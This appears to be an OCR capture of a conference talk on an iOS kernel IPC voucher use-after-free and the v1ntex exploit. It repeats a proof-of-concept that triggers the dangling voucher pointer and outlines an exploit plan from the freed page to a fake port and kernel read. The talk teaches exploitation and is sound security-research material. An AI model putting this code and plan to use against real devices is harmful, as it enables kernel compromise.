lSpecificCode _MIG_KERNEL_SPECIFIC_CODE_  /*
d(__MigKernelSpecificCode) */

0
eck */

#ifndef min
#define min(a,b)  ( ((a) < (b))? (a): (b) )
#endif  /* min */

#if !defined(_WALIGN_)
#define _WALIGN_(x) (((x) + 3) & ~3)
#endif /* !defined(_WALIGN_) */

#if !defined(_WALIGNSZ_)
#define _WALIGNSZ_(x) _WALIGN_(sizeof(x))
#endif /* !defined(_WALIGNSZ_) */

#ifndef UseStaticTemplates
#define UseStaticTemplates  0
#endif  /* UseStaticTemplates */

#ifndef __MachMsgErrorWithTimeout
```

```
tihmstar$ wc -l SU*
  182 SU.h
  378 SUServer.c
  262 SUUser.c
  822 total
```

SUServer.c 0 0 0 205:45 LF UTF-8 C GitHub Git (0) 14 updates

MIG

- Generates *a lot* of code!
- Very complex
- Set of rules/assumptions
  - Things break if these assumptions are invalidated!

Really don't want to focus on MIG, lets jump into the POC!

SorryMybad
@S0rryMybad

Folge ich

Here is the PoC of the bug I used to jailbreak before.It can work before 12.1.2..The blog post about exploit on A12 will come soon. 😀

Tweet übersetzen

```
int main(int argc, char * argv[]) {
    @autoreleasepool {
        mach_voucher_attr_recipe_data_t atm_data = {
            .key = MACH_VOUCHER_ATTR_KEY_ATM,
            .command = 510  //MACH_VOUCHER_ATTR_ATM_CREATE
        };

        mach_port_t p1 = MACH_PORT_NULL;
        int err = 0;
        err = host_create_mach_voucher(mach_host_self(), (mach_voucher_attr_raw_recipe_array_t)&atm_data,
            sizeof(atm_data), &p1);

        mach_port_t p2 = MACH_PORT_NULL;
        err = host_create_mach_voucher(mach_host_self(), (mach_voucher_attr_raw_recipe_array_t)&atm_data,
            sizeof(atm_data), &p2);

        mach_port_t p3 = MACH_PORT_NULL;
        err = host_create_mach_voucher(mach_host_self(), (mach_voucher_attr_raw_recipe_array_t)&atm_data,
            sizeof(atm_data), &p3);

        mach_port_t p4 = MACH_PORT_NULL;
        err = host_create_mach_voucher(mach_host_self(), (mach_voucher_attr_raw_recipe_array_t)&atm_data,
            sizeof(atm_data), &p4);

        err = thread_set_mach_voucher(mach_thread_self(), p1);  // 1 + 1 = 2

        err = task_swap_mach_voucher(mach_task_self(), p1, &p2); // 2 - 1 = 1

        err = task_swap_mach_voucher(mach_task_self(), p1, &p3); // 1 - 1 = 0 free

        mach_port_t real_port_to_fake_voucher = MACH_PORT_NULL;

        err = thread_get_mach_voucher(mach_thread_self(), 0, &real_port_to_fake_voucher);  //get the dangling
            pointer
```

Examining the POC

If you can't read the code, that's fine!

- Create vouchers
- Register voucher to thread
- Free voucher
- Get dangling voucher

```
int main(int argc, char * argv[]) {
    @autoreleasepool {
        mach_voucher_attr_recipe_data_t atm_data = {
            .key = MACH_VOUCHER_ATTR_KEY_ATM,
            .command = 510  //MACH_VOUCHER_ATTR_ATM_CREATE
        };

        mach_port_t p1 = MACH_PORT_NULL;
        int err = 0;
        err = host_create_mach_voucher(mach_host_self(), (mach_voucher_attr_raw_recipe_array_t)&atm_data,
            sizeof(atm_data), &p1);

        mach_port_t p2 = MACH_PORT_NULL;
        err = host_create_mach_voucher(mach_host_self(), (mach_voucher_attr_raw_recipe_array_t)&atm_data,
            sizeof(atm_data), &p2);

        mach_port_t p3 = MACH_PORT_NULL;
        err = host_create_mach_voucher(mach_host_self(), (mach_voucher_attr_raw_recipe_array_t)&atm_data,
            sizeof(atm_data), &p3);

        mach_port_t p4 = MACH_PORT_NULL;
        err = host_create_mach_voucher(mach_host_self(), (mach_voucher_attr_raw_recipe_array_t)&atm_data,
            sizeof(atm_data), &p4);

        err = thread_set_mach_voucher(mach_thread_self(), p1);  // 1 + 1 = 2

        err = task_swap_mach_voucher(mach_task_self(), p1, &p2); // 2 - 1 = 1

        err = task_swap_mach_voucher(mach_task_self(), p1, &p3); // 1 - 1 = 0 free

        mach_port_t real_port_to_fake_voucher = MACH_PORT_NULL;

        err = thread_get_mach_voucher(mach_thread_self(), 0, &real_port_to_fake_voucher);  //get the dangling
            pointer
```

Examining the POC

If you can't read the code, that's fine!

- Create vouchers
- Register voucher to thread
- Free voucher
- Get dangling voucher

```
int main(int argc, char * argv[]) {
    @autoreleasepool {
        mach_voucher_attr_recipe_data_t atm_data = {
            .key = MACH_VOUCHER_ATTR_KEY_ATM,
            .command = 510  //MACH_VOUCHER_ATTR_ATM_CREATE
        };

        mach_port_t p1 = MACH_PORT_NULL;
        int err = 0;
        err = host_create_mach_voucher(mach_host_self(), (mach_voucher_attr_raw_recipe_array_t)&atm_data,
            sizeof(atm_data), &p1);

        mach_port_t p2 = MACH_PORT_NULL;
        err = host_create_mach_voucher(mach_host_self(), (mach_voucher_attr_raw_recipe_array_t)&atm_data,
            sizeof(atm_data), &p2);

        mach_port_t p3 = MACH_PORT_NULL;
        err = host_create_mach_voucher(mach_host_self(), (mach_voucher_attr_raw_recipe_array_t)&atm_data,
            sizeof(atm_data), &p3);

        mach_port_t p4 = MACH_PORT_NULL;
        err = host_create_mach_voucher(mach_host_self(), (mach_voucher_attr_raw_recipe_array_t)&atm_data,
            sizeof(atm_data), &p4);

        err = thread_set_mach_voucher(mach_thread_self(), p1);  // 1 + 1 = 2

        err = task_swap_mach_voucher(mach_task_self(), p1, &p2); // 2 - 1 = 1

        err = task_swap_mach_voucher(mach_task_self(), p1, &p3); // 1 - 1 = 0 free

        mach_port_t real_port_to_fake_voucher = MACH_PORT_NULL;

        err = thread_get_mach_voucher(mach_thread_self(), 0, &real_port_to_fake_voucher);  //get the dangling
            pointer
```

Examining the POC

If you can't read the code, that's fine!

- Create vouchers
- Register voucher to thread
- Free voucher
- Get dangling voucher

```
int main(int argc, char * argv[]) {
    @autoreleasepool {
        mach_voucher_attr_recipe_data_t atm_data = {
            .key = MACH_VOUCHER_ATTR_KEY_ATM,
            .command = 510  //MACH_VOUCHER_ATTR_ATM_CREATE
        };

        mach_port_t p1 = MACH_PORT_NULL;
        int err = 0;
        err = host_create_mach_voucher(mach_host_self(), (mach_voucher_attr_raw_recipe_array_t)&atm_data,
            sizeof(atm_data), &p1);

        mach_port_t p2 = MACH_PORT_NULL;
        err = host_create_mach_voucher(mach_host_self(), (mach_voucher_attr_raw_recipe_array_t)&atm_data,
            sizeof(atm_data), &p2);

        mach_port_t p3 = MACH_PORT_NULL;
        err = host_create_mach_voucher(mach_host_self(), (mach_voucher_attr_raw_recipe_array_t)&atm_data,
            sizeof(atm_data), &p3);

        mach_port_t p4 = MACH_PORT_NULL;
        err = host_create_mach_voucher(mach_host_self(), (mach_voucher_attr_raw_recipe_array_t)&atm_data,
            sizeof(atm_data), &p4);

        err = thread_set_mach_voucher(mach_thread_self(), p1);  // 1 + 1 = 2

        err = task_swap_mach_voucher(mach_task_self(), p1, &p2); // 2 - 1 = 1

        err = task_swap_mach_voucher(mach_task_self(), p1, &p3); // 1 - 1 = 0 free

        mach_port_t real_port_to_fake_voucher = MACH_PORT_NULL;

        err = thread_get_mach_voucher(mach_thread_self(), 0, &real_port_to_fake_voucher);  //get the dangling
            pointer
```

Examining the POC

If you can't read the code, that's fine!

- Create vouchers
- Register voucher to thread
- Free voucher
- Get dangling voucher

```
int main(int argc, char * argv[]) {
    @autoreleasepool {
        mach_voucher_attr_recipe_data_t atm_data = {
            .key = MACH_VOUCHER_ATTR_KEY_ATM,
            .command = 510  //MACH_VOUCHER_ATTR_ATM_CREATE
        };

        mach_port_t p1 = MACH_PORT_NULL;
        int err = 0;
        err = host_create_mach_voucher(mach_host_self(), (mach_voucher_attr_raw_recipe_array_t)&atm_data,
            sizeof(atm_data), &p1);

        mach_port_t p2 = MACH_PORT_NULL;
        err = host_create_mach_voucher(mach_host_self(), (mach_voucher_attr_raw_recipe_array_t)&atm_data,
            sizeof(atm_data), &p2);

        mach_port_t p3 = MACH_PORT_NULL;
        err = host_create_mach_voucher(mach_host_self(), (mach_voucher_attr_raw_recipe_array_t)&atm_data,
            sizeof(atm_data), &p3);

        mach_port_t p4 = MACH_PORT_NULL;
        err = host_create_mach_voucher(mach_host_self(), (mach_voucher_attr_raw_recipe_array_t)&atm_data,
            sizeof(atm_data), &p4);

        err = thread_set_mach_voucher(mach_thread_self(), p1);  // 1 + 1 = 2

        err = task_swap_mach_voucher(mach_task_self(), p1, &p2); // 2 - 1 = 1

        err = task_swap_mach_voucher(mach_task_self(), p1, &p3); // 1 - 1 = 0 free

        mach_port_t real_port_to_fake_voucher = MACH_PORT_NULL;

        err = thread_get_mach_voucher(mach_thread_self(), 0, &real_port_to_fake_voucher);  //get the dangling
            pointer
```

Examining the POC

If you can't read the code, that's fine!

- Create vouchers
- Register voucher to thread
- Free voucher
- Get dangling voucher

```
int main(int argc, char * argv[]) {
    @autoreleasepool {
        mach_voucher_attr_recipe_data_t atm_data = {
            .key = MACH_VOUCHER_ATTR_KEY_ATM,
            .command = 510  //MACH_VOUCHER_ATTR_ATM_CREATE
        };

        mach_port_t p1 = MACH_PORT_NULL;
        int err = 0;
        err = host_create_mach_voucher(mach_host_self(), (mach_voucher_attr_raw_recipe_array_t)&atm_data,
            sizeof(atm_data), &p1);

        mach_port_t p2 = MACH_PORT_NULL;
        err = host_create_mach_voucher(mach_host_self(), (mach_voucher_attr_raw_recipe_array_t)&atm_data,
            sizeof(atm_data), &p2);

        mach_port_t p3 = MACH_PORT_NULL;
        err = host_create_mach_voucher(mach_host_self(), (mach_voucher_attr_raw_recipe_array_t)&atm_data,
            sizeof(atm_data), &p3);

        mach_port_t p4 = MACH_PORT_NULL;
        err = host_create_mach_voucher(mach_host_self(), (mach_voucher_attr_raw_recipe_array_t)&atm_data,
            sizeof(atm_data), &p4);

        err = thread_set_mach_voucher(mach_thread_self(), p1);  // 1 + 1 = 2

        err = task_swap_mach_voucher(mach_task_self(), p1, &p2); // 2 - 1 = 1

        err = task_swap_mach_voucher(mach_task_self(), p1, &p3); // 1 - 1 = 0 free

        mach_port_t real_port_to_fake_voucher = MACH_PORT_NULL;

        err = thread_get_mach_voucher(mach_thread_self(), 0, &real_port_to_fake_voucher);  //get the dangling
            pointer
```

IPC Voucher UAF: Exploit Plan


- Get dangling voucher pointer (alloc voucher + drop extra ref)
- Release page from voucher zone
- Realloc page in kalloc zone and fill with controlled data
- Leak pointer to ipc_port
- Modify ptr and craft fake port in kernel
- Get kread primitive

v1ntex exploit

- This is Memory


v1ntex exploit

- Memory is divided into pages




v1ntex exploit

- Some pages are already allocated with *holes* in it



v1ntex exploit


1. Allocate GC-vouchers (starts filling holes)



v1ntex exploit

